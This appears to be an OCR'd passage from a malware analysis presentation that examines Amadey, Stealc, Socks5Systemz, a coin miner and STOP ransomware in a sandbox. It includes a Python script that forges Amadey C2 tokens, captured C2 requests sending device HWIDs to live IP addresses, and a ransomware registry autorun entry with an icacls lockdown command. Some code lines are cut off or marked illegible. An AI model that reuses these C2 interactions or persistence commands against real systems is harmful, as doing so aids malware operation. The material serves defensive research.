


Example token which the C2 has not blacklisted	r=A7C3DF3CC1019444116FE1978E8 5F2B7B6750D6C7FC8220724CEDCC F265280BD66259586F0F21FA74869A D58983B2B36B78F6DDFF9D19A83B E2BC85D07021C548BC54A96562B6D C7F55E69857D8D913B9C	<c>1000130001+++a6d3917b850e8a5e4f 3ebaccdcdda4b5b127172121977e062e9d 8d9d7201dae3747990d4faff4bf25b35fb 1c9a62064bcdfa10a3c8bdf6e88926c3#<d>	C2 assumes it is a new uninfected device. Drops e0cbefcb1af40c7d4 aff4aca26621a98. (Glupteba) [17]


Table 16: Example HTTP request and response for Amadey.

Amadey: Token Generation

- I developed the Token Generation Python script:
  - github.com/LambdaMamba/LenaMalwareAnalysis




```python
def lena_amadey_generate_token(environment_str, hex_key):
    input_bytes = environment_str.encode('utf-8')
    key_bytes = bytes.fromhex(hex_key)
    result = bytearray(len(input_bytes))

    for i, byte in enumerate(input_bytes):
        result[i] = byte ^ key_bytes[i % len(key_bytes)]
    return result.hex().upper()

environment_str = "id:219488974133vs:4.12sd:037208os:18bi:1ar:1pc:LN-COMPUTERun:lndm:av:13
key_hex = "CEA7E50BF634A571255FD8AEBDB5C5C1C54F39424EFA51631EFEEFF81462B8D2151FA4E499C82FC
hex_token = lena_amadey_generate_token(environment_str, key_hex)
print("Token:", hex_token)
```



String components for token generation	Details
sd:037208	Amadey ID
os:18	OS (Windows 11)
bi:1	Computer Bit (64 bit)
ar:1	Privilege (Admin)
pc:LN-COMPUTER	PC name (LN-COMPUTER)
un:ln	User name (ln)
av:13	Installed Antivirus (Windows Defender)

Table 17: The string components and their details.




Combined string for token generation	id:219488974133vs:4.12sd:037208os:18bi:1ar:1pc:LN-COMPUTERun:lndm:av:13lv:0og:1
Generated token	A7C3DF39C70D91491D66EF9A8C86F6B7B6750D6C7FC822072[illegible]DCC F265280BD662595DCFBA115F75B21A7198B625D35B5E161D[illegible]D49B9 2A90CD3095C0A1F59889B46DA0D6C649AB0082FD02AD8C7

Table 18: The combined string and the generated token.


Stealc: Crash

- Crashed in this symphony
- Attempted communication to C2
  - HTTP POST Request
  - Device HWID, build name
- C2 replied with "block"
  - Likely Blacklisted by C2



HTTP request content	HTTP response content	Decoded response
------KEGIDHJKKJDGCBGCGIJK Content-Disposition: form-data; name="hwid" 62DA029D9E6E2371543510 ------KEGIDHJKKJDGCBGCGIJK Content-Disposition: form-data; name="build" ef58ewegweg ------KEGIDHJKKJDGCBGCGIJK--	YmxvY2s=	block

Table 19: HTTP request and response for Stealc.




```
POST /40d570f44e84a454.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----KEGIDHJKKJDGCBGCGIJK
Host: 5.42.64.41
Content-Length: 218
Connection: Keep-Alive
Cache-Control: no-cache
------KEGIDHJKKJDGCBGCGIJK
Content-Disposition: form-data; name="hwid"
62DA029D9E6E2371543510
------KEGIDHJKKJDGCBGCGIJK
Content-Disposition: form-data; name="build"
ef58ewegweg
------KEGIDHJKKJDGCBGCGIJK--
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 14 Dec 2023 06:30:05 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 8
Connection: keep-alive
YmxvY2s=
```

The Chorus of "Otherwares"


Chorale of the "Otherware"



2	Chorale of the ‘Otherware’	Any malware that doesn’t fall into the category of a loader, infostealer, ransomware – typically, malware that hijacks device resources	Communicate with C2	T1071: Application Layer Protocol
				T1571: Non-Standard Port
			Hijack resources	T1496: Resource Hijacking

Socks5Systemz: C2 communication

- Consistently communicates to C2
  - Via port 2023
  - Bunch of IP:PORT in traffic
  - (T1571: Non-Standard Port)




Contents of traffic	....5.188.159.233:500;65.109.80.53:500;195.154.39.74:1500;77.246.110.194:300;65.108.108.170:100;65.108.197.199:300;77.246.105.15:300;118.68.248.85:6000;118.69.101.181:6000;118.68.248.102:6000;118.71.204.77:6000;199.87.210.42:100;185.253.32.229:100; … 195.2.67.236:300;141.136.89.136:300;185.253.32.146:100;95.216.10.170:500;185.60.133.190:1500;185.106.92.225:1000;82.117.255.18:3000;176.10.111.129:500;185.63.189.168:2000w..&

Table 20: Contents of traffic sent to the C2 by Socks5systemz (truncated).

Coin Miner: Coin Mining

- Dropped from PrivateLoader
- Smoke Loader schedules task
- explorer.exe reriodically runs coinminer
  - Port 10343
  - (T1496: Resource Hijacking)
  - (T1571: Non-Standard Port)




Timeshift (s)	IP	Port	Domain
254.13	139.99.102.72	10343	xmr-asia1.nanopool.org
259.23	103.3.62.64	10343	xmr-asia1.nanopool.org
265.44	139.99.102.74	10343	xmr-asia1.nanopool.org
271.55	139.99.101.232	10343	xmr-asia1.nanopool.org

Table 21: Coinminer periodically connecting to domains associated with coin mining.

The Finale of the Ransomware

Finale of the Ransomware




3	Finale of the Ransomware	Encryption activities happen last, and solo, to prevent double encryption	Give other malware time to perform	T1547: Boot or Logon Autostart Execution
				T1053: Scheduled Task/Job
			Prevent double encryption	T1057: Process Discovery
				T1083: File and Directory Discovery
			Encrypt the files	T1486: Data Encrypted for Impact

The Finale of the Ransomware

- Avoids conflicts
- Makes infection obvious
- Time based methods
    - Sleep
    - Task Scheduling
- Specific Triggers
    - System restart
    - Wait for C2 command

STOP: Timed Performance

- First lets the ensemble and chorus perform
- Encrypts files after system restart
  - Drops executable in \AppData\Local\<UUID>\
  - Updates autorun value in registry
  - (T1547: Boot or Logon Autostart Execution)
  - (T1222: File and Directory Permissions Modification)




Name	SYSHELPER
Value	"C:\Users\admin\AppData\Local\<UUID>\TzjwSXczmD2hOVANbz7L7Roc.exe" --AutoStart
Key	HKEY_CURRENT_USER\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN
ICALCS command	icacls "C:\Users\admin\AppData\Local\<UUID>" /deny *S-1-1-0:(OI)(CI)(DE,

Table 22: Updated registry and ICACLS command.

STOP: Encryption

- Sends HTTP GET requests to C2
  - MD5 hash of uppercase MAC address in URI




MAC address	`52:54:00:4a:ad:11`
Upper-Case MAC address	`52:54:00:4A:AD:11`
MD5 of Upper-Case MAC address	`47DCC01E8C1FE7754757A5DC66C0F42F`
URI to C2	`/test2/get.php?pid=47DCC01E8C1FE7754757A5DC66C0F42F&first=true`

Table 23: MAC address and the MD5.

STOP: Encryption

- C2 responds with public key
  - Used for encryption
  - PEM format
  - Includes ID
- If C2 does not respond, uses hardcoded key




Public key	-----BEGIN PUBLIC KEY----- MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA6JEknb6TuNDTbonXuuYh CTRFX7lNuPCxDginS/SMfGylj7Qa4owA93G5pDCVkX0E/8eIglTTI3NzG/P/cKnB 8uBLmIQwNx7ecIv/ocQYL/s8NzANLQzFeE7gHlj4vEUy3y6j/QMoCcbnTQnYQJlf SelmzI7PXjzjVwPFtDJNj8PHFM8Gb3W0SjmVmgnlR7fm53rVfKqs6iR5hzKc3l+p DvLuiETTWayHxE/qnzV3icIIjskXbRYb7t54OMTxEo/YuwlugHS0lqMJyC6BIlHx yx36DUELMapEqHC+6kmfbFphErFGaqZjS0MXdqna8SDRiltJ7bRe/YjO3h7OZAxV BwIDAQAB -----END PUBLIC KEY-----
ID	JO5MSv2D5yx0SXq7qld0l0lmfLNSqkZDSk6Gi8nu

Table 24: The public key and ID from the C2.

